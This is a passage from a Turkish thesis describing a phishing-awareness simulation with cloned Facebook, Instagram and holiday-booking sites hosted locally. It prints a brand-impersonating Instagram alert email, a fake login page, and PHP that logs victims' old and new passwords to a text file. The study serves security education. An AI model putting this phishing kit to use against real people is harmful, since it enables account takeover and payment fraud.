Başlangıçta gerçek sitelerin kaynak yapısını analiz edebilmek amacıyla HTTrack aracı kullanılmıştır. Bu araç dosyalarına erişilmek istenen web sitelerinin tüm HTML CSS PHP JS kodlarını indirmeye yardımcı olmaktadır. Araç sayesinde Facebook, Instagram, Twitter gibi platformların HTML şemaları ve stil dosyaları indirilebilmiştir. İndirilen dosyaların yazım ve tasarım mantıkları incelenmiş ve web sitesi tasarımı konusunda fikir edinilmiştir. Ancak bu sitelerin dinamik doğası gereği, sayfa içerikleri JavaScript ile sürekli değişmekte ve sunucu tarafı bileşenler eksik kalmaktadır. Bu durum, elde edilen dosyaların görüntü bozuklukları yaşamasına, kullanılamaz hale gelmesine ve teknik olarak bütünlükten uzak olması gibi sorunlara yol açmıştır. Bu sebeple web siteleri sıfırdan manuel olarak HTML – CSS – PHP kullanılarak kodlanmıştır.

Oluşturulan Facebook, Instagram ve ÖBS sayfaları gerçek sayfaların tasarımlarına bakılarak ve benzetmeye çalışılarak tasarlanmıştır. Ancak senaryolar içinde bulunan tatil web sitesi örneğinde web sitesi sıfırdan ve herhangi bir siteden kopya edilmeden tasarlanmıştır.

Projede geliştirilen sahte siteler, kullanıcının tıklayacağı bağlantılarla tetikleneceği için yerel bir sunucuda barındırılması gerekmektedir. Bu noktada XAMPP yazılımı, Apache sunucusu ve PHP desteğiyle birlikte kullanılarak yerel bir web sunucusu kurulmuştur. Web dosyaları C:\xampp\htdocs\ dizini altında, her senaryo için ayrı klasörler (örneğin facebook/, instagram/, sandova/) olacak şekilde yerleştirilmiştir. Ayrıca bu sistem sayesinde gerçek sunucuya çıkmadan güvenli ve kontrollü simülasyon ortamı sağlanmıştır.

Windows-SSD (C:) > xampp > htdocs			
Ad	Değiştirme tarihi	Tür	Boyut
^			
Altıss	26.05.2025 22:00	Dosya klasörü	
bss	25.05.2025 23:52	Dosya klasörü	
dashboard	19.05.2025 15:00	Dosya klasörü	
facebook	23.05.2025 02:39	Dosya klasörü	
img	19.05.2025 15:00	Dosya klasörü	
instagram	24.05.2025 16:13	Dosya klasörü	
obs	27.05.2025 23:55	Dosya klasörü	
öbss	27.05.2025 01:07	Dosya klasörü	
Sandova	7.06.2025 23:33	Dosya klasörü	
webalizer	19.05.2025 15:00	Dosya klasörü	
xampp	19.05.2025 15:00	Dosya klasörü	
applications.html	15.06.2022 19:07	Chrome HTML Do...	4 KB
bitnami.css	15.06.2022 19:07	Geçişli Stil Sayfası ...	1 KB
favicon.ico	16.07.2015 18:32	Simge	31 KB
index.php	16.07.2015 18:32	PHP Kaynak Dosyası	1 KB

Şekil 23.htdocs - web sitesi dosyaları

Kullanıcı e-postadaki bir butona ya da linke tıkladığında şu şekilde bir URL'ye yönlendirilir: <http://localhost/obs/index.html>

Her senaryo için oluşturulan klasörlerde genellikle şu dosyalar bulunmaktadır:

index.html, iletişim.html, ödeme.html → Sahte arayüz sayfaları


log.php, send-code.php → Kullanıcının girdiği bilgileri loglayan backend scriptleri

log.txt → Girilen verilerin kaydedildiği metin dosyası

images/, .css → Stil dosyaları ve içerik görselleri

Windows-SSD (C:) > xampp > htdocs > instagram			
Ad	Değiştirme tarihi	Tür	Boyut
^			
images	19.05.2025 21:30	Dosya klasörü	
PHPMailer	24.05.2025 16:13	Dosya klasörü	
bilgilendirme.html	19.05.2025 15:16	Chrome HTML Do...	1 KB
forget.html	24.05.2025 15:45	Chrome HTML Do...	3 KB
index.html	20.05.2025 17:56	Chrome HTML Do...	4 KB
Instagram-lcon.png	5.06.2024 21:33	PNG Dosyası	874 KB
log.txt	28.05.2025 10:31	Metin Belgesi	3 KB
loginstyle.css	19.05.2025 22:52	Geçişli Stil Sayfası ...	4 KB
reset-password.html	24.05.2025 16:03	Chrome HTML Do...	3 KB
reset-save.php	24.05.2025 16:44	PHP Kaynak Dosyası	2 KB
save.php	19.05.2025 20:55	PHP Kaynak Dosyası	1 KB
send-code.php	24.05.2025 16:30	PHP Kaynak Dosyası	2 KB
verify-code.html	24.05.2025 15:49	Chrome HTML Do...	3 KB
verify-code.php	24.05.2025 15:52	PHP Kaynak Dosyası	1 KB
wrong_password.html	5.06.2024 21:33	Chrome HTML Do...	4 KB

Şekil 24. Instagram Web Sitesi Klasör Yapısı



Şekil 25. Sandova Tatil Web Sitesi Klasör Yapısı

Geliştirilen HTML e-postalar ve sahte sayfalar içerisinde kullanılan logolar, simgeler veya kampanya görselleri doğrudan localhost üzerindeki dizinlerden çekilemez. Bu nedenle projede imgbb.com gibi bir görsel barındırma servisi tercih edilmiştir.


Bu sayede tüm e-posta istemcilerinde görseller düzgün şekilde görüntülenebilmiş, görsel URL'leri doğrudan HTML içeriklere gömülebilmüş, mail tarafına içerik bütünlüğü korunmuştur. Örneğin bir görsel aşağıdaki gibi kullanılmıştır:

```


```

SENARYO ADI	İÇERİK	YÖNLENDİRME
Facebook	Şüpheli oturum bildirimi	facebook/index.html
Instagram	Şüpheli oturum bildirimi	instagram/index.html
Twitter	Giriş denemesi engellendi bildirimi	twitter/index.html
OBS	Akademik 2FA aktivasyon bildirimi	obs/index.html
NovaDent	Dış kliniği %30 indirim kampanyası	novadent/index.html
Sandova	Tatil firması adına sahte rezervasyon teklifi	sandova/index.html

Proje içerisinde yer alan senaryolar ve senaryo içerisindeki mail içeriği yukarıdaki tabloda yer almaktadır. Yönlendirme için tasarlanan web sitelerinin ana sayfalarına yönlendirme yapılmasına karar verilmiş ve ana sayfa yapısının tutulduğu index.html sayfalarına yönlendirme yapılmıştır.



Şekil 26. Facebook - Yönlendirilen Web Sitesi




Şekil 27. Instagram - Yönlendirilen Web Sitesi

Facebook ve Instagram ile yönlendirilen yukardaki sayfalarda, hedef kullanıcının bilgileri ile giriş yapması durumunda log.txt den bu bilgiler takip edilebilmektedir. Şifre sıfırlama durumunda ise kullanıcı mailine kod yollanacağı söylenen bir siteye geçiyor ve orada mailine bir kod gönderiliyor. Kod gönderimi PHPMailer ile yapılmaktadır, daha önceden belirlenmiş 5 kod

üzerinden gönderim yapılmaktadır. Kullanıcı, 5 koddan birinin rastgele gönderildiği bu mailde kodu doğru bir şekilde istenen alana girmesi durumunda eski ve yeni şifresini gireceği sayfaya yönlendiriliyor. Girilen bu bilgiler yine log.txt ile takip edilebiliyor.

PHPMailer, bu projede e-posta gönderimi işlemlerinin güvenli, esnek ve HTML destekli şekilde yapılabilmesi amacıyla tercih edilmiştir. Geleneksel olarak kullanılan mail() fonksiyonuna kıyasla, PHPMailer HTML biçimli içerik, görsel gömme (imgbb gibi), ek dosya gönderimi ve SMTP kimlik doğrulaması gibi gelişmiş özellikler sunmaktadır. Projede, Gmail SMTP sunucusu üzerinden bağlantı sağlanmış, gönderici hesabı için Gmail uygulama şifresi kullanılarak güvenli bir kimlik doğrulama sağlanmıştır. Kod gönderim sürecinde her kullanıcıya dinamik olarak önceden belirlenmiş bir doğrulama kodu atanmakta, bu kod PHPMailer aracılığıyla e-posta içerisine yerleştirilerek hedef kullanıcıya iletilmektedir. Gönderilen e-postada yer alan kod, PHP tarafında kontrol edilmekte ve doğru girilmesi durumunda kullanıcı, yeni şifre belirleme sayfasına yönlendirilmektedir. Böylece, hem sahte e-posta hem de sahte web sitesi birleşerek saldırının tam simülasyonu oluşturulmaktadır.



Şekil 28.Sandova - Tasarlanan Tatil Sitesi

Sandova Retreat isimli kurgusal bir tatil sitesi oluşturulmuş ve hedef kullanıcıya bu bağlamda senaryo uygulanmıştır. Maildeki butona tıklayan kullanıcı index.html sayfasında tatil yerinin görselleri ve açıklamalarının yanı sıra odalar, iletişim sayfası ve rezervasyon yap bölümüyle karşılaşılıyor. Rezervasyon yap kısmında kullanıcı EmircanSoft çalışanı olduğunu doğrulamalı, bunun için Facebook ve Instagram senaryolarında olduğu gibi kurumsal mail adresine PHPMailer ile bir kod gönderiliyor ve kodu doğru girmesi durumunda çıkan ücret %40 indirimli bir şekilde gözüküyor. Ardından kullanıcıdan kart bilgilerini girerek ya da IBAN ile ödeme yaparak rezervasyonunu oluşturması isteniyor. ÖBS senaryosu güvenlik riski doğurmaması adına tez içerisinde detaylandırılmayacaktır.

Çalışmanın bu kısmında hatırlatılmalı ki bu senaryolar ve yazılan kodlar farkındalık oluşturmak ve bilinç kazandırmak için tasarlanmıştır. Teorik bilgilerin pekiştirilmesi amacıyla saldırı vektörleri oluşturulmuştur.

3.2. Yazılım Kodları ve Senaryo Vektörlerinin Uygulanması

Bu bölümde Instagram ve Sandova Retreat (kurgusal tatil) saldırı vektörleri üzerinden gidilecektir. Diğer vektör saldırılar benzer yapıya sahip olup aynı mantıkla çalışmaktadır.

3.2.1 Instagram

Python ile gönderilen mailde kullanılan HTML kod yapısı ve tasarımı şu şekildedir:

```
<!DOCTYPE html>
<html lang="tr">
<head>
  <meta charset="UTF-8">
  <title>Instagram • Güvenlik Bildirimi</title>
</head>
<body style="font-family: Arial, sans-serif; background-color: #fafafa; padding: 20px;">
  <div style="background-color: #ffffff; padding: 30px; border-radius: 8px; max-width: 600px; margin: auto; border: 1px solid #dbdbdb;">

<!-- Instagram Logo burada imgb ile ikonu glbal sunucuya alıp çekiyoruz-->
  <div style="text-align: center; margin-bottom: 25px;">
    
  </div>
  <!-- Mesaj - mail gövdesi-->
  <h2 style="font-size: 18px; color: #262626; margin: 10px 0;">Merhaba,</h2>
  <p style="font-size: 16px; color: #555;">
```

```
Hesabınıza alışılmadık bir cihaz veya konumdan giriş yapılmaya çalışıldı.
</p>
<p style="font-size:16px; color:#555;">
    Eğer bu giriş size ait değilse, hesabınızın güvenliğini sağlamak için lütfen aşağıdaki
    bağlantıya tıklayarak oturum açmayı ve gerekirse şifrenizi sıfırlamayı deneyin.
</p>

<!-- Buton -->
<a href="http://localhost/instagram/"
    style="display:inline-block; padding: 12px 24px; color: white; background-color: #3897f0;
    text-decoration: none; border-radius: 5px; font-weight: bold; font-size: 16px;">
    Giriş Yap & Şifreni Sıfırla
</a>

<!-- Güvenlik Notu – Güvenilirliği sağlamak adına bu tarz bir not eklenmeli -->
<p style="margin-top: 30px; font-size: 14px; color: #555;">
    Bu işlemi siz gerçekleştirdiyseniz bu e-postayı yok sayabilirsiniz. Hesabınız güvende
    kalacaktır. Ancak, hesabınızın güvende olduğundan emin olmak için giriş aktivitelerinizi
    kontrol etmeniz önerilir.
</p>
<!-- Footer -->
<p style="font-size: 11px; color: #999; margin-top: 30px;">
    © Instagram · Meta Platforms, Inc., 1601 Willow Road, Menlo Park, CA 94025<br>
    Bu mesaj <b>{{email}}</b> adresine gönderilmiştir. Bu sizin hesabınız değil mi?
    <a href="https://instagram.com/accounts/remove/revoke_wrong_email/"
    style="color:#3897f0; text-decoration:underline;">Buraya tıklayın</a>.
</p>
</div>
</body>
</html>
```

Mailin hedef kullanıcıya ulaştığı ve kullanıcının maildeki web sitesine yönlendiren butona basıldığı varsayılırsa, kullanıcı instagram ana sayfasına benzeyen bir sayfaya giriş yapacak. Sayfa görüntüsü şekil 27’de gösterilmiştir. Bu sayfada bilgileri girdiği taktirde bu bilgiler htdocs instagram klasöründeki log.txt’ye eklenecektir. Index.html de tutulan ana sayfanın kodları şu şekildedir:

```
<!-- Instagram Giriş Sayfası -->

<!DOCTYPE html>

<html lang="tr">

<head>

    <meta charset="UTF-8" />

    <meta http-equiv="X-UA-Compatible" content="IE=edge" />

    <meta name="viewport" content="width=device-width, initial-scale=1.0" />

    <title>Instagram</title>
```

```

<link rel="stylesheet" href="loginstyle.css" />
<link rel="icon" href="images/instagram-logo.png" type="image/png" />
<style>
  img {
    vertical-align: text-top;
  }

  #popup Bu kısım şifre sıfırlama ekranından sonra ana sayfaya döndüğümüzde yukarda
  şifre sıfırlama başarılı ya da şifre sıfırlama başarısız yazısının çıkması için eklenmiştir
  {
    display: none; position: fixed; top: 10px; left: 50%; transform: translateX(-50%);
    background-color: #333; color: #fff; padding: 8px 20px; font-size: 14px; border-radius: 6px;
    box-shadow: 0 2px 4px rgba(0, 0, 0, 0.2); z-index: 9999;
  }
</style>
</head>
<body>
  <div id="popup">Şifreniz başarıyla sıfırlandı.</div>
  <script>
    window.addEventListener("DOMContentLoaded", function () {
      const urlParams = new URLSearchParams(window.location.search);
      if (urlParams.get("reset") === "success") {
        const popup = document.getElementById("popup");
        popup.style.display = "block";
        setTimeout(() => {
          popup.style.display = "none";
        }, 3000);
      }
    });
  </script>
  <div class="container">
    <div class="box">
      <div class="heading"></div>
      <form class="login-form" action="save.php" method="post">
        <div class="field">

```



```


</div>

<br />

<div class="footer">

  <footer>

    Meta Hakkında Blog İş Fırsatları Yardım API Gizlilik Koşullar Top Hesaplar Etiketler
    Konumlar Instagram Lite İletişim

    Yükleme & Üye Olmayanlar

  </footer>

</div>

<div class="copyright">

  <br />


  Türkçe © 2025 Instagram from Meta

</div>

</body>

</html>
```

Ana sayfanın HTML kodları yukardaki gibidir. Şifremi unuttuma basıldığı takdirde açılacak ekran ise şu şekildedir:



Şekil 29.İnstagram - Şifremi Unuttum - Kod İletilmesi

Hedef kullanıcı mailini girdikten sonra ise e-posta kutusuna bir kod yollanacaktır. E-posta görseli ise şu şekildedir:

Instagram Şifre Sıfırlama Kodu



Instagram Destek

Kime: Siz

Şifre sıfırlama talebiniz için doğrulama kodunuz:


2973

Kodu doğrulama sayfasında girerek devam edebilirsiniz.


← Yanıtla

→ İlet

Şekil 30.İnstagram - Şifre Sıfırlama Kod Maili



Şekil 31.İnstagram - Gelen Kodun Girilmesi



Şekil 32.İnstagram - Şifre Belirleme Ekranı


Kullanıcı, bilgilerini girdiği takdirde ise log.txt'ye bu bilgiler düşecektir. Örnek olması adına:

Mail :@hotmail.com (kod yollanacağı için gerçek mail olmalı)

Eski şifre : 13141516a!

Yeni şifre : 40414243a!

Bilgilerin yukarıdaki gibi olması durumunda bilgilerin düştüğü log.txt'den gözlemlenebilir. Şifre girme ekranında reset-save.php doysası üzerinden şifre uzunluğunun yeterli uzunlukta olması ve özel karakter kullanılmaması gibi metrikler de kontrol edilmektedir.



Şekil 33. Instagram - Şifrenin log.txt ye kaydedilmesi

Şifre sıfırlandıktan sonra index.html tekrar çalışıyor ve ana sayfaya geri dönülüyor ardından da şifre sıfırlama başarılı pop-up ı gösterilerek işlem tamamlanmış oluyor. Ana sayfaya döndüğünde sayfanın URL i üzerinden de başarılı yazısının kontrolü yapılabilir.

<http://localhost/instagram/index.html?reset=success> şeklinde bir URL yazmaktadır.

reset_save.php kodları ise şu şekildedir:

```
<?php
```

```
session_start(); //Burada kaydedilecek veriler session içine atılıyor ve daha sonra her yerde çağrılabilir.
```

```
date_default_timezone_set('Europe/Istanbul');
```

```

// Form verilerini al
$old_password = $_POST['old_password'];
$new_password = $_POST['new_password'];
$confirm_password = $_POST['confirm_password'];
$email = $_SESSION['reset_email'] ?? 'bilinmiyor'; // ← düzeltildi
$date = date("Y-m-d H:i:s");

// Şifre kontrolü: eşleşmiyor
if ($new_password !== $confirm_password) {
    header("Location: reset-password.html?error=nomatch");
    exit();
}

// Şifre kontrolü: eski ve yeni aynı
if ($old_password === $new_password) {
    header("Location: reset-password.html?error=samepassword");
    exit();
}

// Şifre kontrolü: uzunluk < 8
if (strlen($new_password) < 8) {
    header("Location: reset-password.html?error=short");
    exit();
}

// Bilgileri log.txt dosyasına yaz
$file = fopen("log.txt", "a");
fwrite($file, "RESET | Email: $email | Eski: $old_password | Yeni: $new_password | Tarih: $date\n");
fclose($file);

